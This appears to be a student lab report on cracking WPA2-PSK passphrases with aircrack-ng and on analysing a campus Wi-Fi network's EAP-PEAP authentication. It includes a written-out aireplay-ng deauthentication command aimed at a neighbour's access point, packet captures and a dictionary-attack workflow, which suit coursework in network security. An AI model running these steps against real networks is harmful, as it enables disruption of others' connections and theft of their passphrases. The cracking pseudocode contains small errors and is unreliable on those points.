Assignment 7 : Cracking WPA2-PSK and analyzing Security of IITH Wi-Fi

Nisha M - CS19BTECH11012
Pelluri Srivardhan - CS19BTECH11052


PART A: Cracking WPA2-PSK Passphrase

1. Setting up your own Wi-Fi AP. You may follow steps given in the assignment (i.e., setting up stand-alone Wi-Fi AP) or use a laptop or smartphone to set up a hotspot. **Set your two ROLLNOs as SSID of AP and set passphrase of your choice by choosing WPA2-PSK for security**

   SSID: CS19BTECH11012_CS19BTECH11052

2. Capture Wi-Fi MAC packets of your SSID using wireshark on a Linux laptop which is having a Wi-Fi radio configured in the monitor mode.

3. Capture 4-way handshake b/w your AP and a test client (e.g., another laptop or phone) on the monitoring laptop and save it in a pcap file. Note that 4-way handshake takes place at the time of initial client association/authentication with the AP in which both parties derive PTK from PMK. So, you may need to launch a DeAuth attack to force a fresh handshake between client and AP.
4. Feed pcap file saved and passphrase dictionary to **aircrack-ng** to crack wpa2-psk passphrase as outlined in the assignment doc.



The password list used are from the aircrack-ng source
Url: https://github.com/aircrack-ng/aircrack-ng/blob/master/test/password.lst

a. **Explain in what cases cracking fails. Demonstrate both success and failure cases with suitable screenshots in the assignment report**

Cracking fails if one of the following happens:

1. Correct passphrase is not in the pwd-list chosen
2. No client had performed handshake in the period of capturing
3. The complete four-way handshake not captured (i.e. Any missing messages)

For the case1, we changed the password of the AP to our rool numbers, which obviously cannot be found in any passwords list, below is the result of it.

For the cases 2 and 3, We simulated them by removing the handshake messages from the pcap file and passing it to the aircrack-ng.

```
srivardhan@dell:~/Desktop/NSA7$ aircrack-ng -w password.lst PartA_Fail_Missing_Handshake.pcap
Reading packets, please wait...
Opening PartA_Fail_Missing_Handshake.pcap
Read 2992 packets.

   #  BSSID              ESSID                     Encryption

   1  00:00:00:00:00:00                            Unknown
   2  00:EB:D5:9A:AD:10  IITH                      Unknown
   3  00:EB:D5:9A:AD:14  Director's Board          Unknown
   4  00:EB:D5:9A:AD:15  eduroam                   Unknown
   5  00:EB:D5:9A:AD:18  CS5333                    Unknown
   6  00:EB:D5:9A:AD:19                            Unknown
   7  00:EB:D5:9A:AD:1A  Conf@Estate               Unknown
   8  00:EB:D5:9A:AD:1B  IITH-Guest-PWD-IITH@2022  Unknown
   9  04:62:73:05:D1:60  IITH                      WPA (0 handshake)
  10  04:62:73:05:D1:61  eduroam                   Unknown
  11  04:62:73:05:D1:63                            Unknown
  12  04:62:73:05:D1:64  IITH-Guest-PWD-IITH@2022  WPA (0 handshake)
  13  04:62:73:09:A2:30                            WEP (2 IVs)
  14  04:62:73:1A:F2:60                            WEP (2 IVs)
  15  06:E4:6E:2C:A5:AF  CS19BTECH11012_CS19BTECH11052  WPA (0 handshake)
  16  1C:28:AF:F7:14:71                            Unknown
  17  38:17:C3:B7:37:00  eduroam                   Unknown
  18  38:17:C3:B7:37:01  IITH                      WPA (0 handshake)
  19  38:17:C3:B7:37:02  IITH-Guest-PWD-IITH@2022  Unknown
  20  6C:72:20:CF:AF:74  Karthik                   Unknown
  21  BC:9F:E4:E5:9D:20  IITH-Guest-PWD-IITH@2022  WPA (0 handshake)
  22  BC:9F:E4:E5:9D:21  IITH                      Unknown
  23  BC:9F:E4:E5:9D:22  eduroam                   Unknown
  24  BC:9F:E4:E6:80:80  IITH-Guest-PWD-IITH@2022  Unknown
  25  BC:9F:E4:E6:80:82  eduroam                   WPA (0 handshake)
  26  BC:9F:E4:E7:B8:C0  IITH-Guest-PWD-IITH@2022  WPA (0 handshake)
  27  BC:9F:E4:E7:B8:C1  IITH                      WPA (0 handshake)
  28  BC:9F:E4:E7:B8:C2  eduroam                   Unknown
  29  BC:9F:E4:E7:CE:C0  IITH-Guest-PWD-IITH@2022  Unknown
  30  BC:9F:E4:E7:CE:C1  IITH                      WPA (0 handshake)
  31  BC:9F:E4:E7:CE:C2  eduroam                   Unknown
  32  D4:6E:0E:29:32:8A  Gokul_TP-LINK_328A        WPA (0 handshake)

Index number of target network ? 15

Reading packets, please wait...
Opening PartA_Fail_Missing_Handshake.pcap
Read 2992 packets.

1 potential targets

Packets contained no EAPOL data; unable to process this AP.
```

5. Repeat above steps now on a target victim AP in your neighborhood to showcase your cracking skills! **As an ethical hacker, you immediately report this vulnerability to the owner of the target victim AP and ask him/her to set a strong passphrase which you should fail to crack!!**
    a. To be able to capture 4-way on the target victim's network, you need to send a deAuth packet or disassociation packet to a user on that network so that the user is forced to reconnect to the target victim AP.
        i. This requires you identifying existing users on the target victim's network by analyzing its traffic using tools like wireshark or **airodump-ng** and sending fake de-authentication or disassociation message using tools like **aireplay-ng or wifuzz**
        ii. Demonstrate all these steps with suitable screenshots in the assignment report

Identified the victim's device and AP's BSSID and launched the directed deauthentication messages

```
$ sudo aireplay-ng --deauth 0 -c b6:bf:34:3a:7e:b7 -a 2e:1b:a7:20:db:7d mon0
-D
```

```
6013 24.221644   2e:1b:a7:20:db:7d   b6:bf:34:3a:7e:b7   802.11     38 Deauthentication, SN=0, FN=0, Flags=........
6014 24.224926   b6:bf:34:3a:7e:b7   2e:1b:a7:20:db:7d   802.11     38 Deauthentication, SN=0, FN=0, Flags=........
6015 24.227084   2e:1b:a7:20:db:7d   b6:bf:34:3a:7e:b7   802.11     38 Deauthentication, SN=0, FN=0, Flags=........
6016 24.230391   b6:bf:34:3a:7e:b7   2e:1b:a7:20:db:7d   802.11     38 Deauthentication, SN=0, FN=0, Flags=........
6017 24.232639   2e:1b:a7:20:db:7d   b6:bf:34:3a:7e:b7   802.11     38 Deauthentication, SN=0, FN=0, Flags=........
6018 24.388144   2e:1b:a7:20:db:7d   b6:bf:34:3a:7e:b7   802.11     78 Authentication, SN=2, FN=0, Flags=........
6019 24.389770   b6:bf:34:3a:7e:b7   2e:1b:a7:20:db:7d   802.11     78 Authentication, SN=2383, FN=0, Flags=........
6020 24.393030   2e:1b:a7:20:db:7d   b6:bf:34:3a:7e:b7   802.11    208 Association Request, SN=3, FN=0, Flags=........, SSID=Test AP
6021 24.397695   b6:bf:34:3a:7e:b7   2e:1b:a7:20:db:7d   802.11    177 Association Response, SN=2385, FN=0, Flags=........
6022 24.401912   b6:bf:34:3a:7e:b7   2e:1b:a7:20:db:7d   EAPOL     181 Key (Message 1 of 4)
6023 24.416181   b6:bf:34:3a:7e:b7   2e:1b:a7:20:db:7d   802.11     38 Deauthentication, SN=0, FN=0, Flags=........
6024 24.418471   2e:1b:a7:20:db:7d   b6:bf:34:3a:7e:b7   802.11     38 Deauthentication, SN=0, FN=0, Flags=........
6025 24.422011   b6:bf:34:3a:7e:b7   2e:1b:a7:20:db:7d   802.11     38 Deauthentication, SN=0, FN=0, Flags=........
6026 24.424287   2e:1b:a7:20:db:7d   b6:bf:34:3a:7e:b7   802.11     38 Deauthentication, SN=0, FN=0, Flags=........
6027 24.427675   b6:bf:34:3a:7e:b7   2e:1b:a7:20:db:7d   802.11     38 Deauthentication, SN=0, FN=0, Flags=........
6028 24.429917   2e:1b:a7:20:db:7d   b6:bf:34:3a:7e:b7   802.11     38 Deauthentication, SN=0, FN=0, Flags=........
6029 24.433252   b6:bf:34:3a:7e:b7   2e:1b:a7:20:db:7d   802.11     38 Deauthentication, SN=0, FN=0, Flags=........
6030 24.435433   2e:1b:a7:20:db:7d   b6:bf:34:3a:7e:b7   802.11     38 Deauthentication, SN=0, FN=0, Flags=........
6031 24.435753   2e:1b:a7:20:db:7d   b6:bf:34:3a:7e:b7   EAPOL     203 Key (Message 2 of 4)
6032 24.438790   b6:bf:34:3a:7e:b7   2e:1b:a7:20:db:7d   802.11     38 Deauthentication, SN=0, FN=0, Flags=........
6033 24.441024   2e:1b:a7:20:db:7d   b6:bf:34:3a:7e:b7   802.11     38 Deauthentication, SN=0, FN=0, Flags=........
6034 24.444395   b6:bf:34:3a:7e:b7   2e:1b:a7:20:db:7d   802.11     38 Deauthentication, SN=0, FN=0, Flags=........
6035 24.446594   2e:1b:a7:20:db:7d   b6:bf:34:3a:7e:b7   802.11     38 Deauthentication, SN=0, FN=0, Flags=........
6036 24.447094   b6:bf:34:3a:7e:b7   2e:1b:a7:20:db:7d   EAPOL     237 Key (Message 3 of 4)
6037 24.450078   b6:bf:34:3a:7e:b7   2e:1b:a7:20:db:7d   802.11     38 Deauthentication, SN=0, FN=0, Flags=........
6038 24.450320   2e:1b:a7:20:db:7d   b6:bf:34:3a:7e:b7   EAPOL     181 Key (Message 4 of 4)
```

From the above screenshot it is clear that after a storm of deauthentication messages, the device disconnected from the AP (Test AP) and connected again. In this process it performed the 4 way handshake again.

The dictionary attack on this is not successful indicating a strong password / Uncommon password is used.

```
                        Aircrack-ng 1.6

[00:00:01] 2294/2294 keys tested (2831.49 k/s)

Time left: --

                        KEY NOT FOUND

Master Key     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

6. **Write a pseudo code (1-page max) of aircrack-ng's passphrase cracking algorithm which takes a pcap file and dictionary as inputs and returns cracked passphrase as the output.**

```
def crack_wpa2_psk(dictionary, pcap_file):
    # Analyze the pcap_file and prompt for the target SSID
    SSIDs = extract_SSIDs(pcap_file)
    target_SSID = prompt(SSIDs)

    # Check if the target_SSID involved in any 4-way handshake
    if not is_4way_present(target_SSID,pcap_file):
        return FAILURE

    handshake = extract_handshake()

    # Extract the needed fields from the handshake
    AP_mac, S_mac =  extract_macs(handshake[1])
    ANonce = extract_ANonce(handshake[1])
    SNonce = extract_ANonce(handshake[2])
    EAPOL_frame, MIC = extract_MIC_EAPOL(handshake[4])

    # Create threads to do the cracking parallely
    create_worker_threads(do_crack(pwd_queue))

    # Keep Populating to queue this is useful
    # to prevalidate pwds(min 8chars- max 64chars, charSets)
    # And also to prevent race conditions
    # Ex: (2 threads judging same pwd)
    is_cracked = False

    # Cracking Function for each thread
    def do_Crack():
        while is_cracked:
            cur_pwd = pwd_queue.pop()
            PMK = compute_PMK(cur_pwd,target_SSID)
            # Now Compute PTK
            PTK = compute_PTK(PMK, AP_mac, S_mac, ANonce, SNonce)
            # From PTK compute keys
            KCK, KEK, TK = gen_keys(PTK)
            # Compute MIC over the EAPOL frame using KCK
            computed_MIC = compute_MIC(EAPOL_frame, KCK)

            if computed_MIC == MIC:
                return SUCCESS, cur_pwd
```


a.What is the space and time complexity of the algorithm?


Each thread in this algorithm tries each password from the list and stops until it finds the correct one / list is exhausted. Hence the time complexity of the algorithm O(no.of passwords). The space complexity would also be O(no.of passwords) as at max all passwords can be in queue.

PART B: Analyzing IITH Wi-Fi Network Security

Capture **1-3 minute pcap trace of IITH Wi-Fi network by using Wi-Fi radio (Monitor mode) of your laptop.** You can use airmon-ng, tcpdump or wireshark for this purpose. Use snaplength option to ensure only the header fields of packets are collected in the trace. The pcap trace should have Wi-Fi authentication related MAC packets of IITH Wi-Fi network (i.e., SSID/ESSID=IITH or IITH-Guest-PWD-IITH@2022) when you try connecting one of your laptops/smartphones to IITH or IITH_Guest Wi-Fi networks. Answer the following queries by analyzing the trace using wireshark:

1. **Identify IITH AP (i.e., BSSID=MAC ID) to which your client device is connected to and analyze RSN IE in its beacons/probe responses. Insert screenshot in your report.**





The RSN IE in the Beacon and the Porbe Response are to indicate the encryption capabilities (For Unicast/ Multicast/ Management Frames) and authentication type (PSK/802.11x). In the case of IITH it uses CCM-AES for encryption.


2. **Identify your own client (i.e., MAC ID and EAP Identity Value) associated with the above identified AP. Here client and AP exchange null authentication, association, 801.1X authentication and 4-way handshake messages. Insert screenshot in your report**.

   We identified our client by applying necessary filters (src/dst MAC addresses)

7623	38.73056…	ArubaaHe_e7:22:51	Broadcast	802.11	287	Beacon frame, SN=1037, FN=0, Flags=........, BI=100, SSID=IITH
7628	38.74851…	02:dc:a9:64:17:57	ArubaaHe_e7:22:…	802.11	178	Probe Request, SN=2280, FN=0, Flags=........, SSID=IITH
7630	38.74915…	ArubaaHe_e7:22:51	02:dc:a9:64:17:…	802.11	272	Probe Response, SN=1039, FN=0, Flags=........, BI=100, SSID=IITH
7632	38.75024…	02:dc:a9:64:17:57	ArubaaHe_e7:22:…	802.11	78	Authentication, SN=2281, FN=0, Flags=........
7634	38.75169…	ArubaaHe_e7:22:51	02:dc:a9:64:17:…	802.11	78	Authentication, SN=1040, FN=0, Flags=........
7636	38.75396…	02:dc:a9:64:17:57	ArubaaHe_e7:22:…	802.11	225	Association Request, SN=2282, FN=0, Flags=........, SSID=IITH
7639	38.75488…	ArubaaHe_e7:22:51	02:dc:a9:64:17:…	802.11	197	Association Response, SN=1041, FN=0, Flags=........
7641	38.76435…	ArubaaHe_e7:22:51	02:dc:a9:64:17:…	EAPOL	203	Key (Message 1 of 4)
7643	38.77101…	02:dc:a9:64:17:57	ArubaaHe_e7:22:…	EAPOL	221	Key (Message 2 of 4)
7645	38.77258…	ArubaaHe_e7:22:51	02:dc:a9:64:17:…	EAPOL	237	Key (Message 3 of 4)
7647	38.77488…	02:dc:a9:64:17:57	ArubaaHe_e7:22:…	EAPOL	181	Key (Message 4 of 4)


3. **Analyze 802.1X authentication related messages in the trace to identify EAP authentication method employed in IITH network. Note that EAP supports several methods like EAP-TLS, EAP-SIM, EAP-PEAP. Insert screenshot in your report.**

IITH uses EAP-PEAP- MSCHAPv2(EAP- Protected Extensible Authentication Protocol Microsoft Challenge Handshake Authentication Protocol version 2)



4. **Draw a message flow diagram for the EAP authentication method employed in IITH network and explain what each message is for.**

FIGURE 4.27 EAP-PEAP process



Message flow and the description of each

1. Identity Request and Response - The authenticator sends an EAP-Request for the connected supplicant's identity (client device). 2. The supplicant sends an EAP Identity Response to the authenticator, which includes the identity (bogus username) used for authentication. The "Outer Identity" is the term for this.
